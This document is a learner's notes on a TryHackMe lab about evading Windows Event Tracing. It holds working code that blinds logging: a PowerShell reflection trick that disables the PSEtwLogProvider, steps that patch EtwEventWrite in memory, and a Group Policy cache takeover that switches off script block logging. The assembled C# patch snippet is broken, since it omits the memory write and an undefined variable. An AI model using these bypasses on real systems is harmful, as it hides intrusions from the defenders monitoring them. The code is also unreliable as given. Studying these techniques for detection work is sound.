
Intro
- One of the largest obstacles in an attacker’s path is
loggingandmonitoring. Unlike AV and EDR solutions, logging creates a physical record of activity that can be analyzed for malicious activity.
- How a device is monitored will depend on the environment and preferences of the corporation.
- Teams may decide not to monitor some devices at all.
- Generally, a monitoring solution will begin at the host device, collecting application or event logs.
- Once logs are created, they can be kept on the device or sent to an event collecter/forwarder.
- Once they are off the device, the defense team decides
how to aggregate them. - This is generally accomplished using an
indexerand a SIEM (Security Information and Event Manager).

- An attacker may not have much control once logs are taken off a device, but can control what is on the device and how it is
ingested. The primary target for an attacker is the event logs, managed and controlled by the Event Tracing for Windows (ETW).
1
  - Are the event logs contained on the device or off the device?
- This room will address event tracing and its weaknesses to
allow an attacker to evade or disable ETW-based solutions.
Learning Objectives
1
2
3
- Understand the technology and implementation of event tracing.
- Understand how techniques are created to evade ETW.
- Learn how to apply theoretical evasion concepts to code.
- Before beginning this room, familiarize yourself with basic Windows usage and functionality.
Event Tracing
- As previously mentioned, almost all event logging capability within Windows is handled from
ETWat both the application-level and kernel-level. - While there are other services in place like
Event LoggingandTrace Logging, these are either extensions of ETW or less prevalent to attackers:

1
2
3
- Controllers: Build and configure sessions
- Providers: Generate Events
- Consumers: Interpret Events
We will cover each component and how it is instrumented in more depth in the next task.
- While less important to an attacker than components, event IDs are a core feature of Windows Logging.
Eventsare sent and transferred in XML (Extensible Markup Language) format which is the standard for how events aredefinedandimplementedbyproviders.1 2
- Events -> XML - Providers -> define + implement events
- Example of an
event ID : 4624 => An account was successfully logged on
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
Event ID:4624
Source:Security
Category:Logon/Logoff
Message:An account was successfully logged on.

Subject:
Security ID: NT AUTHORITY\\SYSTEM
Account Name: WORKSTATION123$
...
[ snip ]
...
Logon Type: 7

New Logon:
Security ID: CORPDOMAIN\\john.doe
Account Name: john.doe
...
[ snip ]
...
Process Information:
Process ID: 0x314
1
2
3
4
5
6
7
 - jsx code means JavaScript XML.
- What it shows:
		- Type of event it is which in this case is "Security"
		- the event log also shows the category which in this case is about logging on or off on the device.
		- It also provides a human readable context of what is happened in the "Message" part.
		- Security token/privilege of the event that took place. In this case, it is the highest privilege NT AUTHORITY\SYSTEM.
		- and so on.
Check out
https://tryhackme.com/room/windowseventlogsfor more.- At this point, we understand why logging can disrupt an attacker, but how exactly is ETW relevant to an attacker?
ETWhas visibility over a majority of OSes, whereas logging generally has limited visibility or detail.- Due to the visibility of ETW, an attacker should always be mindful of the events that could be generated when carrying out their operation.
The best approach to taking down ETW is to limit its insight as much as possible into specifically what you are doing while maintaining environment integrity.
1
2
  - How exactly can an attacker hide its attack in a way that if it ever gets logged, it wouldn't be interpreted to the reader of the log that an attack has took place?
  - Is this the right question?
Stuff covered in the next tasks:
1
2
3
  - ETW Instrumentation
  - ETW Evasion
  - ETW-based solutions
Where to find event ID information:

https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/
1
- This site provides information about the possible event IDs you could have generated when attacking a machine with ETW implemented on it.
Approaches to Log Evasion
- Before diving deep into the more modern and technical evasion techniques, let’s look at the various approaches available and their impacts on attackers and defenders.
When first thinking about and assessing
log evasion, you may think that simply destroying or tampering with the logs may be viable.Following security best practices, it is typical for a modern environment to employ log forwarding.
1
  - Log Forwarding: SOC will move or "forward" logs from the host machine to a central server or indexer by the time an action has happened on the host machine. This means, if it would be less possible to destroy or tamper ALL logged evidence since it gets copied immediately by the time an action has been done on the host machine. Unless you as the attacker is doing a timing attack that the action's log on the host machine gets deleted BEFORE it gets sent to an indexer, then its less possible to destroy or tamper with the logs automatically generated.
Basically, even if an attacker can delete logs from the host machine, they could already be off of the device and secured.
Assuming an attacker did destroy all of the logs before they were forwarded, or if they were NOT forwarded,
how would this raise an alert?1 2
- Basically, we can anticipate that the SOC will try to find a counterattack to the fact that we can delete the generated event ID immediately before it gets sent to the indexer. - How can they get alerted to the fact that someone deleted a log BEFORE it gets sent to the central server?
An attacker must first consider
environment integrity:1 2
- If no logs originate from a device, that can present serious suspicious and lead to an investigation. (How can you know whether actions has been done on the device but no logs were generated? So as an attacker, you have to give something to SOCs atleast?) - Even if an attacker did control what logs were removed and forwarded, defenders could still track the tampering.
Events to track event tampering:

- The above
event IDscan monitor process of destroying logs or “log smashing”. This poses a clear risk to attackers attempting to tamper with or destroy logs. - Although it is possible to
bypass these mitigationsfurther or tamper with the logs, an attacker must assess the risk. (Because the defenders are anticipating these as well) When approaching an environment, you as the attacker are generally unaware of security practices and take an OPSEC risk by attempting this approach.
1
2
3
  - Basically, you as the attacker only knows the basic defense protocol that gets normally implemented. However, it is different say, what a defense protocol in a legitimate environment is.
  - They probably have counters to what is the attacker is already is thinking to prevent tampering and log smashing to begin with.
  - Unless the attacker could come up with novel ideas that is out of imagination of the defenders, I guess that is the only way to hide their actions.
If the previous approach is too aggressive, how can we strategically approach this problem?
An attacker must focus on what logs a malicious technique may result in to keep an environment’s integrity intact.
Knowing what may be instrumented against them, they can utilize or modify published methods.
1
2
  - Basically, both the attackers and defenders know what the baseline defense is.
  - The real-kicker is that how both can anticipate the variations of the defenses so the other could have an advantage.
- Most published techniques will target ETW components since that will allow an attacker the most control over the tracing process.
- This room will break down some of the most common published techniques and a more modern technique that allows for a wide range of control.
Tracing Instrumentation
- ETW is broken up into
threeseparate components, working together to manage and correlate data. Event logs in Windows are no different from generic XML data, making it easy to process and interpret.
- Event Controllers are used to build and configure sessions.
- To expand on this definition, we can think of the controller as the application that
determines how and where data will flow. - From the Microsoft docs,
“Controllers are apps that:
1
2
3
4
5
- define the size and location of the log file
- start and stop event tracing sessions
- enable providers so they can log events to the session
- manage the size of the buffer pool
- obtain execution statistics for sessions."
- Event Providers are used to generate events. To expand on this definition, the controller will tell the provider how to operate, then collect logs from its designated source.
- From the Microsoft docs,
- “Providers are apps that
contain event tracing instrumentation. After a provider registers itself, a controller can thenenableordisableevent tracing in the provider. The provider defines its interpretation of beingenabledordisabled. - Generally, an
enabled provider generates events, while adisabled provider does NOT.”
Four different types of providers:

- Event Consumers are used to
interpret events. - To expand on this definition, the consumer will select sessions and parse events from that session or multiple at the same time.
- This is most commonly seen in the “
Event Viewer”. - From the Microsoft docs,
“Consumers are applications that:
1
2
3
4
5
  - select one or more `event tracing sessions`(from the controller) as a source of events.
  - can `request` events from multiple event tracing sessions simultaneously delivering the events in chronological order.
  - can receive events stored in log files, or from sessions that deliver events in real-time."

  - Basically, this is the part of the ETW that tells whether events generated are malicious,suspicious or benign.
- Each of these components can be brought together to fully understand and depict the data/session flow within ETW.
High-Level view of how ETW works:

1
2
3
4
- Question: How fast is the real-time delivery?
- So basically, there are TWO ways the Consumer application gets the generated events:
		- One is through real-time delivery
		- Second is through the logged files from a database. (I guess?)
- From start to finish, events originate from the
providers. - Controllers will determine where the data is sent and how it is processed through sessions.
Consumer will save or deliver logs to be interpreted or analyzed.
- Now that we understand how ETW is
instrumented, how does this apply to attackers? - We previously mentioned the goal of limiting visibility while maintaining integrity.
- We can limit a specific aspect of insight by targeting components WHILE maintaining most of the data flow.
- Below is a brief list of specific techniques that target each ETW component:

1
2
3
- Provider: PSEtwLogProvider Modification, Group Policy Takeover, Log Pipeline Abuse, Type Creation
- Controller: Patching EtwEventWrite, Runtime Tracing Tampering,
- Consumers: Log Smashing, Log Tampering
Reflection for Fun and Silence
- Within PowerShell,
ETW providersare loaded into the session from a .NET asssembly:PSEtwLogProvider. - From the Microsoft docs,
- “Assemblies may seem foreign; however, we can make them more familiar by knowing they take shape in familiar formats such as an
.exeor a.dll.”
Condition(s):
- In a PowerShell session, most
.NETassemblies are loaded in the same security context as the user at startup. - Since the session has the same privilege level as the loaded assemblies, we can modify the assembly fields and values through PowerShell
reflection.
What is "Reflection" exactly?
- Reflection allows you to look inside an assembly and find out its characteristics.
- Metadata: Inside a .NET assembly, information is stored that describes what the assembly contains.
- .NET assembly: a self-describing, at least if interrogated correctly.
Goal: Disable ETW Provider to stop it from generating events
- In the context of ETW (Event Tracing for Windows), an attacker can

reflectthe ETW event providerassemblyand set the fieldm_enabledto$null.

At a high level, PowerShell reflection can be broken up into
3 steps:1 2 3
1. Obtain .NET assembly for "PSEtwLogProvider". 2. Store a null value for "etwProvider" field. 3. Set the field for "m_enabled" to previously stored value.
Step 1: Obtain the type for the PSEtwLogProvider assembly.
- The assembly is stored in order to access its internal fields in the next step.
1
$logProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider')
Step 2: Storing a value ($null) from the previous assembly to be used.
1
$etwProvider = $logProvider.GetField('etwProvider','NonPublic,Static').GetValue($null)
Step 3: Compile our steps together to overwrite the m_enabled field with the value stored in the previous line.
1
[System.Diagnostics.Eventing.EventProvider].GetField('m_enabled','NonPublic,Instance').SetValue($etwProvider,0);
- We can compile as
.ps1file these steps together and append them to a maliciousPowerShell script. - Use the PowerShell script provided and experiment with this technique.
Step 4: Execution of the code and measure the number of returned events (Checking)

1
2
- In the "Before" section, we see that initially, there are 7 events generated by the ETW provider.
- After executing the command "whoami", it generated ANOTHER FOUR events so there are 11 events in total.
1
2
3
4
5

- In the "After" section, we execute the 'reflect.ps1' powershell script and then get the initial amount of events generated by the ETW provider which is 18 at first.
- After executing the command "whoami", we check the number of generated events again and it is still 18.
- This shows that the ETW provider either doesn't save the generated events OR it is just not working.
- Since we are modifying the ETW provider part, we can safely say that the ETW provider DOES NOT GENERATE EVENTS instead of NOT saving the generated events into a log file because the latter is the responsibility of the ETW controller.
- My presumption is that the "number(18)" is extracted from the number of elements in the "Logged Files" which ETW Provider has little influence over.
1
- In this case, if the ETW provider is disabled, there would be no added events in the Logged Files.
Patching Tracing Functions
- ETW is loaded from the
runtimeof every new process, commonly originating from the CLR(Common Language Runtime). - Within a new process, ETW events are sent from the
userlandand issued directly from the current process. - An
attackercan write pre-defined opcodes to anin-memoryfunction of ETW to patch and disable functionality. - Before diving into the specific details of this technique, let’s observe what patching may look like at a high level.
Goal: force an app to quit or return before reaching the function we want to patch.
- To better understand this concept, we created a basic pseudo function that will perform math operations and then return an integer.
- If a return is inserted before the original return then the program will NOT complete the subsequent lines:
1
2
3
4
5
int x = 1
int y = 3
return x + y

// output: 4
1
2
3
4
5
6
int x = 1
return  x
int y = 3
return x + y

// output: 1
1

- This diagram shows how the LIFO works.
- Adapting this high-level concept to our objective, if we can identify how the return is called in memory, we can write it to the function and expect it to run before ANY OTHER lines.
We are expecting that the return is placed at the top because the stack uses a LIFO structure.
- Now that we understand a little more about the return statements and the LIFO structure, let’s return to how this applies to
event tracing. - Before writing any code or identifying steps to patch a function, we need to
identify a malicious functionand possible points that we can return from. Thanks to previous research, we know that from the CLR, ETW is written from the function
EtwEventWrite.1 2
- How do you know which API exactly generates the events? - Any link on this 'research' as a reading material?
- To identify “
patch points” or returns, we can view the disassembly of theEtwEventWritefunction:

779f2459 33cc		       xor	ecx, esp
779f245b e8501a0100	   call	ntdll!_security_check_cookie
779f2460 8be5		       mov	esp, ebp
779f2462 5d		         pop	ebp
779f2463 c21400		     ret	14h
1
- These are the last 5 instructions of "EtwEventWrite"
- When observing the function, we are looking for an opcode that will return the function or stop the execution of the function.
Through research or familiarity with assembly instructions, we can determine that
ret 14hwill end the function and return to the previous application.From
IA-32 docs: “theretinstruction transfers control to the return address located on the stack” (old ebp).- In more technical terms,
retwill pop the last value placed on the stack(old ebp). The parameter of (
14h) will specify the number of bytes or words released once the stack is popped.1
- 0x14 == 20 decimal bytes.
- To

neuterthe function, an attacker can write the opcode bytes ofret 14hwhich is equivalent toc21400in memory to patch the function. - To better understand what we are attempting to achieve on the stack, we can apply the opcode to our previous LIFO diagram:
- Now that we have a basic understanding of the core fundamentals behind the technique, let’s look at how it’s technically applied.
High-level view of ETW Patching:
1
2
3
4
5
1. Obtain a handle for "EtwEventWrite"
2. Modify memory permissions of the function
3. Write opcode bytes to memory
4. Reset memory permissions of the function (optional)
5. Flush the instruction cache (optional)
Step 1: Obtain the handle for EtwEventWrite
- This function is stored in
ntdll.dll. - Load the library using
LoadLibrarythen obtain the handle of theEtwEventWritefunction usingGetProcAddress:
1
2
var ntdll = Win32.LoadLibrary("ntdll.dll");
var etwFunction = Win32.GetProcAddress(ntdll, "EtwEventWrite");
Step 2: Modify the memory permissions of the function to allow us to write the function.
- The permission of the function is defined by the
flNewProtectparameter 0x40: enablesX,R or RW access(memory protection constraints).
1
2
uint oldProtect;
Win32.VirtualProtect(etwFunction, (UIntPtr)patch.Length, 0x40, out oldProtect);
Step 3: the function has the permissions we need to write to it, and we have the pre-defined opcode to patch it.
Because we are writing to a function and NOT a process, we can use the infamous
Marshal.Copy.1 2 3
- Basically, this Marshal.Copy API is for instruction patching. - This is important since we are not writing on the process' memory but replacing the instructions themselves programmatically. - Like how you patch in x32/x64dbg.
Step 4: Cleaning our steps to restore memory permissions as they were:
1
VirtualProtect(etwFunction, 4, oldProtect, &oldOldProtect);
1
- I guess we need this so there would be little trace to the fact that we patched the function.
Step 5: Ensure the patched function will be executed from the instruction cache.
1
Win32.FlushInstructionCache(etwFunction, NULL);
1
- I guess we use this so the patched function is executed immediately as things inside the instruction cache is mostly reachable to the CPU very easily.
Compiling it and appending it to a malicious script or session using C#
1
2
3
4
5
6
7
8
var ntdll = Win32.LoadLibrary("ntdll.dll");
var etwFunction = Win32.GetProcAddress(ntdll, "EtwEventWrite");

uint oldProtect;
Win32.VirtualProtect(etwFunction, (UIntPtr)patch.Length, 0x40, out oldProtect);

VirtualProtect(etwFunction, 4, oldProtect, &oldOldProtect);
Win32.FlushInstructionCache(etwFunction, NULL);
- After the opcode is written to memory, we can view the disassembled function again to observe the patch:
779f23c0 c21400		    ret	14h
779f23c3 00ec		      add	ah, ch
779f23c5 83e4f8		    and	esp, 0FFFFFFF8h
779f23c8 81ece0000000	sub	esp, 0E0h
- In the disassembly above, we see exactly what we depicted in our LIFO diagram.
Once the function is patched in memory, it will always return when
EtwEventWriteis called.1
- Basically, the first instruction of "EtwEventWrite" would be "ret 14h" which accomplish nothing.
- Although this is a beautifully crafted technique, it might not be the best approach depending on your environment since it may restrict more logs than you want for integrity.
Problem with this technique:
1
2
- Although it is a good idea to do this to prevent from generating the event logs for malicious activities from an attacker's perspective, SOC analysts/Defenders could ALWAYS have some kind of testing mechanism such that they will test generated events by the ETW Provider and the event's integrity.
- If for some reason, they could not find the event log generated AFTER they do some testing, they will figure out that some entity in the system has disable the ETW provider from generating events which could lead to an investigation.
Note: This still disable ETW Provider.
Providers via Policy
- ETW has a lot of coverage out of the box, but it will disable some features unless specified because of the amount of logs they can create.
- These features can be enabled by modifying GPO (Group Policy Object) settings of their parent policy.
Two of the most popular GPO providers provide coverage over

PowerShell, including script block logging and module logging.Script Block Logging : log any script blocks executed within a PowerShell session.
1
  - Introduced in PowerShell v4 and improved in PowerShell v5, the ETW provider has two event IDs it will report.

Event ID 4104is most prevalent to attackers and can expose their scripts if not properly obfuscated or hidden.- Below is a shortened example of what a
4104 logmay look like.
1
2
3
4
5
6
7
8
9
Event ID:4104
Source:Microsoft-Windows-PowerShell
Category:Execute a Remote Command
Log:Microsoft-Windows-PowerShell/Operational
Message:Creating Scriptblock text (1 of 1):
Write-Host PowerShellV5ScriptBlockLogging

ScriptBlock ID: 6d90e0bb-e381-4834-8fe2-5e076ad267b3
Path:
Module Logging : a very verbose provider that will log any modules and data sent from it.
- Introduced in
PowerShell v3, each module within a PowerShell session acts as a provider and logs its own module. - Similar to the previous provider, the modules will write events to
event ID 4103. - Below is an example of what a
4013log may look like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Event ID:4103
Source:Microsoft-Windows-PowerShell
Category:Executing Pipeline
Log:Microsoft-Windows-PowerShell/Operational

Message:CommandInvocation(Write-Host): "Write-Host"
ParameterBinding(Write-Host): name="Object";
value="TestPowerShellV5"

Context:
Severity = Informational
Host Name = ConsoleHost
...
[snip]
...
User = DOMAIN\\username
Connected User =
Shell ID = Microsoft.PowerShell
Event ID 4103is less prevalent to attackers because of the amount of logs created.This can often result in it being treated with less severity or being disabled completely.
- Although attackers have
ETW patchesavailable, they may NOT always be practical or the best approach toevade logging. As an alternative, attackers can target these providers to slowly limit visibility while NOT being as obvious or
noisyas other techniques.The general goal of disabling these providers is to limit the visibility of components you require while still making the environment seem
untampered.1
- Similar conclusion a while ago is that having NO generated events is suspicious that an investigation is possible.

Group Policy Takeover
The module logging and script block logging providers are both enabled from a group policy, specifically:
Administrative Templates -> Windows Components -> Windows PowerShell- As mentioned in task 4, within a PowerShell session, system assemblies are loaded in the
same security context as users. - This means an attacker has the
same privilege level as the assembliesthat cache GPO settings. Using
reflection, an attacker can obtain the utility dictionary and modify the group policy for either PowerShell provider.1
- What is a "utility dictionary"?
At a high level, a group policy takeover can be broken up into three steps:
1
2
3
1.  Obtain group policy settings from the "utility cache".
2.  Modify generic provider to `0`.
3.  Modify the invocation or module definition.
Step 1: Use reflection to obtain the type of System.Management.Automation.Utils and identify the GPO cache field: cachedGroupPolicySettings
1
2
$GroupPolicySettingsField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'NonPublic,Static')
$GroupPolicySettings = $GroupPolicySettingsField.GetValue($null)
Step 2: Leverage the GPO variable to modify either event provider setting to 0
EnableScriptBlockLoggingwill control4104events, limiting the visibility of script execution.- Modification can be accomplished by writing to the object or registry directly.
1
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockLogging'] = 0
Step 3: Repeat the previous step with any other provider settings we want to EnableScriptBlockInvocationLogging will control 4103 events, limiting the visibility of cmdlet and pipeline execution.
1
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockInvocationLogging'] = 0
Compiling these steps together and appending them to a malicious PowerShell script.
1
2
3
4
5
6
$GroupPolicySettingsField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings', 'NonPublic,Static')
$GroupPolicySettings = $GroupPolicySettingsField.GetValue($null)

$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockLogging'] = 0

$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockInvocationLogging'] = 0
Note: The core functionality of the script is identical to the above code but slightly modified to comply with PowerShell v.5.1 updates.

To prove the efficacy of the script, we can execute it and measure the number of returned events from a given command:
![]()
- The first terminal, we see there are three events generated when the Powershell script is run with the command “whoami”.
- In the second terminal, after the script is executed we see that there are NO events generated from running a command.
Abusing Log Pipeline
- Within PowerShell, each module or snap-in has a setting that anyone can use to modify its logging functionality.
From the Microsoft docs:
1
